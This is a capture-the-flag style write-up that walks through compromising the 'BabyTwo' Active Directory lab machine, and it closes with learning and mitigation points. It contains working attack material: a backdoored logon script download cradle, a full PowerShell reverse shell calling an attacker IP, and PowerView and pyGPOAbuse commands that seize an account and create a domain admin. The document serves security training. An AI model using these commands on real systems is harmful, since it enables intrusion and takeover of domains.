

Overview#
BabyTwo is a beginner friendly machine with only a few steps, which have some caveats in it, which can lead to struggles. Enumeration is key, especially to find a misconfigured folder permissions, which can easily be overlooked. The path tough is not unrealistic. Overall it is really rewarding and shows uncommon paths.
User#
In nmap port scan Kerberos 88 , LDAP 389 / 636 and RDP 3389 are standing out. It seems to be a DC named dc for baby2.vl domain:
sudo nscan 10.129.91.216

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-17 18:46:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.baby2.vl
| Not valid before: 2025-08-18T14:29:57
|_Not valid after:  2026-02-17T14:29:57
|_ssl-date: 2025-10-17T18:48:18+00:00; +10s from scanner time.
| rdp-ntlm-info:
|   Target_Name: BABY2
|   NetBIOS_Domain_Name: BABY2
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: baby2.vl
|   DNS_Computer_Name: dc.baby2.vl
|   DNS_Tree_Name: baby2.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-10-17T18:47:38+00:00
<SNIP>
Testing RDP for null authentication is positive (disabled NLA):
rdesktop -u '' dc.baby2.vl
Amelia Griffiths
Testing guest access on SMB is positive, we can read and even write on some shares:
netexec smb 10.129.91.216 -u 'doesnotexist' -p '' --shares
SMB         10.129.91.216   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.91.216   445    DC               [+] baby2.vl\Guest:
SMB         10.129.91.216   445    DC               [*] Enumerated shares
SMB         10.129.91.216   445    DC               Share           Permissions     Remark
SMB         10.129.91.216   445    DC               -----           -----------     ------
SMB         10.129.91.216   445    DC               ADMIN$                          Remote Admin
SMB         10.129.91.216   445    DC               apps            READ
SMB         10.129.91.216   445    DC               C$                              Default share
SMB         10.129.91.216   445    DC               docs
SMB         10.129.91.216   445    DC               homes           READ,WRITE
SMB         10.129.91.216   445    DC               IPC$            READ            Remote IPC
SMB         10.129.91.216   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.91.216   445    DC               SYSVOL                          Logon server share
Connecting to smbshare homes gives away a lot of possible usernames. Those folders are empty tough.
smbclient //DC.BABY2.VL/homes -U 'doesnotexist' -N
  Amelia.Griffiths                    D        0  Tue Aug 22 22:17:06 2023
  Carl.Moore                          D        0  Tue Aug 22 22:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 22:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 22:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 22:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 22:17:06 2023
  library                             D        0  Tue Aug 22 22:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 22:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 22:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 22:17:06 2023
  Ryan.Jenkins
Because the share is also writable I dropped some lnk, scf and other files in those folders in hope for user interaction on those, which would led to a callback on responder and possible NTLMv2 hash capture, which might be possible to crack. No callbacks were monitored, so this typical path is not the way forward.
Connecting to smbshare apps has a folder dev with files CHANGELOG and login.vbs.lnk:
smbclient //DC.BABY2.VL/apps -U 'doesnotexist' -N
smb: \dev\> ls
  .                                   D        0  Thu Sep  7 21:13:50 2023
  ..                                  D        0  Thu Sep  7 21:12:59 2023
  CHANGELOG                           A      108  Thu Sep  7 21:16:15 2023
  login.vbs.lnk                       A     1800  Thu Sep  7 21:13:23 2023
Content of CHANGELOG:
[0.2]

- Added automated drive mapping

[0.1]

- Rolled out initial version of the domain logon script
The lnk file can be parsed with lnkparse:
lnkparse login.vbs.lnk
Windows Shortcut Information:
   Guid: 00021401-0000-0000-C000-000000000046
   Link flags: HasTargetIDList | HasLinkInfo | HasRelativePath | HasWorkingDir | IsUnicode | EnableTargetMetadata - (524443)
   File flags: FILE_ATTRIBUTE_ARCHIVE - (32)
   Creation time: 2023-08-22 19:28:18.552829+00:00
   Accessed time: 2023-09-02 14:55:51.994608+00:00
   Modified time: 2023-09-02 14:55:51.994608+00:00
   File size: 992
   Icon index: 0
   Windowstyle: SW_SHOWNORMAL
   Hotkey: UNSET - UNSET {0x0000}

   TARGET:
      Items:
      -  Root Folder:
            Sort index: My Computer
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
      -  Volume Item:
            Flags: '0xf'
            Data: null
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: Windows
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: SYSVOL
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: sysvol
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 1040
            Primary name: baby2.vl
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: scripts
      -  File entry:
            Flags: Is file
            File size: 992
            File attribute flags: 32
            Primary name: login.vbs

   LINK INFO:
      Link info flags: 3
      Local base path: C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\
      Common path suffix: login.vbs
      Location info:
         Drive type: DRIVE_FIXED
         Drive serial number: '0xe6f32485'
         Volume label: ''
      Location: Local

   DATA:
      Relative path: ..\..\..\Windows\SYSVOL\sysvol\baby2.vl\scripts\login.vbs
      Working directory: C:\Windows\SYSVOL\sysvol\baby2.vl\scripts

   EXTRA:
      SPECIAL FOLDER LOCATION BLOCK:
         Size: 16
         Special folder id: 36
         Offset: 131
      KNOWN FOLDER LOCATION BLOCK:
         Size: 28
         Known folder id: F38BF404-1D43-42F2-9305-67DE0B28FC23
         Offset: 131
      DISTRIBUTED LINK TRACKER BLOCK:
         Size: 96
         Length: 88
         Version: 0
         Machine identifier: dc
         Droid volume identifier: F73129F6-BEED-429A-88BA-9573971C9D61
         Droid file identifier: A6644D7E-411F-11EE-B012-000C29AF9E25
         Birth droid volume identifier: F73129F6-BEED-429A-88BA-9573971C9D61
         Birth droid file identifier: A6644D7E-411F-11EE-B012-000C29AF9E25
      METADATA PROPERTIES BLOCK:
         Size: 677
         Property store:
         -  Storage size: 133
            Version: '0x53505331'
            Format id: DABD30ED-0043-4789-A7F8-D013A4736622
            Serialized property values:
            -  Value size: 105
               Id: 100
               Value: scripts (C:\Windows\SYSVOL\sysvol\baby2.vl)
               Value type: VT_LPWSTR
         -  Storage size: 137
            Version: '0x53505331'
            Format id: 46588AE2-4CBC-4338-BBFC-139326986DCE
            Serialized property values:
            -  Value size: 109
               Id: 4
               Value: S-1-5-21-213243958-1766259620-4276976267-500
               Value type: VT_LPWSTR
         -  Storage size: 189
            Version: '0x53505331'
            Format id: B725F130-47EF-101A-A5F1-02608C9EEBAC
            Serialized property values:
            -  Value size: 37
               Id: 10
               Value: login.vbs
               Value type: VT_LPWSTR
            -  Value size: 21
               Id: 15
               Value: null
               Value type: VT_FILETIME
            -  Value size: 21
               Id: 12
               Value: null
               Value type: VT_UI8
            -  Value size: 61
               Id: 4
               Value: VBScript Script File
               Value type: VT_LPWSTR
            -  Value size: 21
               Id: 14
               Value: null
               Value type: VT_FILETIME
         -  Storage size: 149
            Version: '0x53505331'
            Format id: 28636AA6-953D-11D2-B5D6-00C04FD918D0
            Serialized property values:
            -  Value size: 121
               Id: 30
               Value: C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\login.vbs
               Value type: VT_LPWSTR
         -  Storage size: 57
            Version: '0x53505331'
            Format id: 446D16B1-8DAD-4870-A748-402EA43D788C
            Serialized property values:
            -  Value size: 29
               Id: 104
               Value: null
               Value type: VT_CLSID
Tough even outputting it binary wise should give enough information that it points to file login.vbs on the SYSVOL share. This share is not accessible by guest access. But NETLOGON is. If you’re not familiar with NETLOGON, this special share points to C:\Windows\SYSVOL\sysvol\<domain_name>\scripts where login scripts reside. So by connecting to this (which is readable), we can read login.vbs script:
smbclient //DC.BABY2.VL/NETLOGON -U 'doesnotexist' -N
smb: \> ls
  .                                   D        0  Mon Aug 25 10:30:39 2025
  ..                                  D        0  Tue Aug 22 19:43:55 2023
  login.vbs                           A      992  Sat Sep  2 16:55:51 2023
Content of login.vbs:
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
This VBScript maps two network shared folders (\\dc.baby2.vl\apps and \\dc.baby2.vl\docs) to local drive letters V: and L:. If those drives are already mapped, it first disconnects them before remapping to ensure they point to the correct network locations.
The share is only readable, so we are not able to modify the script at this stage:
smb: \> put login.vbs
NT_STATUS_ACCESS_DENIED opening remote file \login.vbs
Previously we have obtained some usernames, so lets password spray them with the usernames themselfs. The flag --no-bruteforce is set to not try each username as password for each user.
netexec ldap 10.129.91.216 -u users -p users --no-bruteforce --continue-on-success
[+] baby2.vl\Carl.Moore:Carl.Moore
[+] baby2.vl\library:library
We get a hit on two users, which use their names as password.
Both new accounts have R/W access on the apps,homes and new accessible docs share. SYSVOL share is also shown as readable now.
netexec smb dc.baby2.vl -u 'library' -p 'library' --shares
SMB         10.129.20.230   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.20.230   445    DC               [+] baby2.vl\library:library
SMB         10.129.20.230   445    DC               [*] Enumerated shares
SMB         10.129.20.230   445    DC               Share           Permissions     Remark
SMB         10.129.20.230   445    DC               -----           -----------     ------
SMB         10.129.20.230   445    DC               ADMIN$                          Remote Admin
SMB         10.129.20.230   445    DC               apps            READ,WRITE
SMB         10.129.20.230   445    DC               C$                              Default share
SMB         10.129.20.230   445    DC               docs            READ,WRITE
SMB         10.129.20.230   445    DC               homes           READ,WRITE
SMB         10.129.20.230   445    DC               IPC$            READ            Remote IPC
SMB         10.129.20.230   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.20.230   445    DC               SYSVOL          READ            Logon server share
Once again I first tried to drop some lnk and similar files to capture NTLMv2 hashes, but to no avail. The docs share is empty, other shares have no additional data on both users.
So at this point I got stuck a bit. Through information gathering to this point I expected tough, that the path forward must be through the found login script. If I manage to alter it i can get a reverse shell every time a user logs in. So by try and error I found out, that the script is writable, even tough netexec shows us the share SYSVOL is not.
smbclient //DC.BABY2.VL/SYSVOL -U 'library' --password 'library'
smb: \baby2.vl\scripts\> put login.vbs
putting file login.vbs as \baby2.vl\scripts\login.vbs (2.1 kB/s) (average 2.2 kB/s)
So we execute our plan by modifying the VBScript to fetch a simple powershell reverseshell hosted by our machine:
CreateObject("WscrIpt.SheLL").Run "powershell -ep bypass -w hidden IEX (New-ObjEct System.Net.Webclient).DownloadString('http://10.10.15.7/rev.ps1')"Reverseshell (rev.ps1):
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.40',9002);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()Hosting powershell cradle:
python -m http.server 80Spin up listener and catch reverseshell:
rlwrap ncat -lvnp 9002
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.129.20.230:55832.

PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name              SID
====================== =============================================
baby2\amelia.griffiths S-1-5-21-213243958-1766259620-4276976267-1114


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Group used for deny only
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
BABY2\office                               Group            S-1-5-21-213243958-1766259620-4276976267-1104 Mandatory group, Enabled by default, Enabled group
BABY2\legacy                               Group            S-1-5-21-213243958-1766259620-4276976267-2601 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
PS C:\Windows\system32>
Result: Shell as user Amelia.Griffiths. Userflag can be retrieved from directory C:\
Root#
Amelia.Griffiths is in RDP group but as we have no password, we cannot login. We need to use our reverse shell get further.
To see what we can do from this user within Active Directory we can deploy SharpHound to collect domain information:
PS C:\users\Public> wget 10.10.14.40/SharpHound.exe -o sh.exe
PS C:\users\Public> .\sh.exe -c All,GPOLocalGroup --zipfilename baby2
2025-11-01T03:55:46.0885084-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-11-01T03:55:46.2916634-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
2025-11-01T03:55:46.3228769-07:00|INFORMATION|Initializing SharpHound at 3:55 AM on 11/1/2025
2025-11-01T03:55:46.3697495-07:00|INFORMATION|Resolved current domain to baby2.vl
2025-11-01T03:55:58.6081787-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
<SNIPPED>
2025-11-01T03:56:01.1395637-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-11-01T03:56:01.1551807-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-11-01T03:56:23.9713209-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-11-01T03:56:24.0025664-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-11-01T03:56:24.2213170-07:00|INFORMATION|Status: 349 objects finished (+349 13.96)/s -- Using 59 MB RAM
2025-11-01T03:56:24.2213170-07:00|INFORMATION|Enumeration finished in 00:00:25.5120796
2025-11-01T03:56:24.3307454-07:00|INFORMATION|Saving cache with stats: 19 ID to type mappings.
 2 name to SID mappings.
 1 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2025-11-01T03:56:24.3463823-07:00|INFORMATION|SharpHound Enumeration Completed at 3:56 AM on 11/1/2025! Happy Graphing!
Note: to gather all information we also need to specify GPOLocalGroup as this is not included in All.
Ingesting the data into Bloodhound reveals a path from Amelia.Griffiths to domain compromise, as she is a member of group LEGACY which has WriteDacl and WriteOwner over user GPOADM. With this user I can modify the GPO Default Domain Policy via GenericAll permission, which is more or less an auto win.
Exploit:
Get all rights over gpoadm with PowerView
# loading PowerView directly in memory
wget 10.10.14.40/PowerView.ps1 | iex

Add-DomainObjectAcl -Rights 'All' -TargetIdentity "gpoadm" -PrincipalIdentity "amelia.griffiths"
With full control over gpoadm we can change its password
$NewPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity 'gpoadm' -AccountPassword $NewPassword
Verifying with netexec:
netexec smb dc.baby2.vl -u 'gpoadm' -p 'Password123!'
SMB         10.129.20.230   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.20.230   445    DC               [+] baby2.vl\gpoadm:Password123!
gpoadmin also has also GenericAll over Default Domain Controller GPO:
GPO Abuse from Linux can be done with pyGPOAbuse. We create a malicious ScheduledTask which runs on the domain controller, as soon as the policy is pushed down the OU / Domain (in our case). All we need is the GPO-ID of the target GPO, which can be found by clicking on the GPO in bloodhound.
WIth ScheduledTask we create ourself a domain admin user:
python ~/2_Windows/1_AD/pyGPOAbuse/pygpoabuse.py 'baby2.vl'/'gpoadm':'Password123!' -gpo-id '6AC1786C-016F-11D2-945F-00C04fB984F9' -taskname "Update Task" -command 'net user admin Password123! /add && net group "Domain Admins" admin /add'
SUCCESS:root:ScheduledTask Update Task created!
[+] ScheduledTask Update Task created!
Note: Creating a user (especially domain admin) is nowhere OPSEC save. We also could hide a binary as Amelia.Griffiths which gives us a SYSTEM shell.
By default GPO policies are applied every 90 Minutes. But even non privileged users can just force GPO refresh with:
PS C:\users\Public> gpupdate /force
Updating policy...
Computer Policy update has completed successfully.

User Policy update has completed successfully
To get the root flag we can use open RDP. The flag resides under desktop directory of user Administrator .
rdesktop -d 'baby2.vl' -u 'admin' -p 'Password123!' dc.baby2.vl
SMB / folder permissions#
It let me me no rest, as of why the scripts folder in the SYSVOL share was writable, as this is no default setting. In the admin RDP session I looked at the folder ACL permissions with windows builtin icacls:
PS C:\Windows\SYSVOL\sysvol\baby2.vl> icacls .\scripts\
scripts folder has a misconfiguration, Everyone is having Full Control (F) permission. That was the reason why the share was set as only readable by netexec, as that is really the case. Only scripts folder has a different ACL set.
Learning Points#
- Always check important files / folders for misconfigured
ACLpermissions - Passwordspray with found usernames
- Control over an important GPO like the default ones can lead to immediate domain compromise
Mitigation Points#
- Don’t allow any form of null authentication (SMB / RDP)
- Audit regularly for wrong file / folder permissions any SMB share (especially
SYSVOL) - Audit DACL rights regularly. Strive to implement least privilege possible.
- Look out for users which can modify or create / link GPOs on important OU / domain. Treat them as equal as domain admins. If such users are necessary, they need thoroughly audited and accordingly monitored / protected.